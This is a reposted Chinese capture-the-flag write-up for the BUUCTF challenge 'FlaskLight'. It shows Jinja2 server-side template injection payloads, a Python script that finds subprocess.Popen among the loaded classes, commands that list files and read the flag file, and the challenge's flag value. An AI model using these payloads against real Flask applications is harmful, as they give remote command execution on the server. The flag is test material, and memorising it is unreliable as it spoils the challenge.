BUUCTF：[CSCCTF 2019 Qual]FlaskLight

转载

末 初 于 2020-07-26 10:24:02 发布 1811 收藏 3

分类专栏： CTF_WEB_Writeup 文章标签： BUUCTF CSCCTF 2019 FlaskLight


原文链接：https://yanmymickey.github.io/2020/04/15/CTFwp/%5BCSCCTF%202019%20Qual%5DFlaskLight/


CTF_WEB_Writeup 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

题目地址：https://buuoj.cn/challenges#[CSCCTF%202019%20Qual]FlaskLight





Flasklight


You searched for:

None

Here is your result

[]


```
?search={{7*7}}
#通过回显判断SSTI
```




Flasklight

You searched for:

49

Here is your result

[]




```
?search={{''.__class__.__mro__[2].__subclasses__()}}
#爆出所有类
```

编写脚本查找可利用的类

利用subprocess.Popen执行命令


```python
import requests
import re
import html
import time

index = 0
for i in range(170, 1000):
    try:
        url = "http://17ad255a-204e-4624-b878-e3e0d62e526a.node3.buuoj.cn/?search={{''.__class__.__mro__[2].__subclasses__()[" + str(i) + "]}}"
        r = requests.get(url)
        res = re.findall("<h2>You searched for:<\/h2>\W+<h3>(.*)<\/h3>", r.text)
        time.sleep(0.1)
        # print(res)
        # print(r.text)
        res = html.unescape(res[0])
        print(str(i) + " | " + res)
        if "subprocess.Popen" in res:
            index = i
            break
    except:
        continue
print("indexo of subprocess.Popen:" + str(index))
```

```
?search={{''.__class__.__mro__[2].__subclasses__()[258]('ls',shell=True,stdout=-1).communicate()[0].strip()}}

?search={{''.__class__.__mro__[2].__subclasses__()[258]('ls /flasklight',shell=True,stdout=-1).communicate()[0].strip()}}

?search={{''.__class__.__mro__[2].__subclasses__()[258]('cat /flasklight/coomme_geeeett_youur_flek',shell=True,stdout=-1).communicate()[0].strip()}}
```




You searched for:

flag{4f1ba697-39be-4e05-9a8b-6a761496e554}

Here is your result

[]



原文作者：D15h35

链接：https://yanmymickey.github.io/2020/04/15/CTFwp/%5BCSCCTF%202019%20Qual%5DFlaskLight/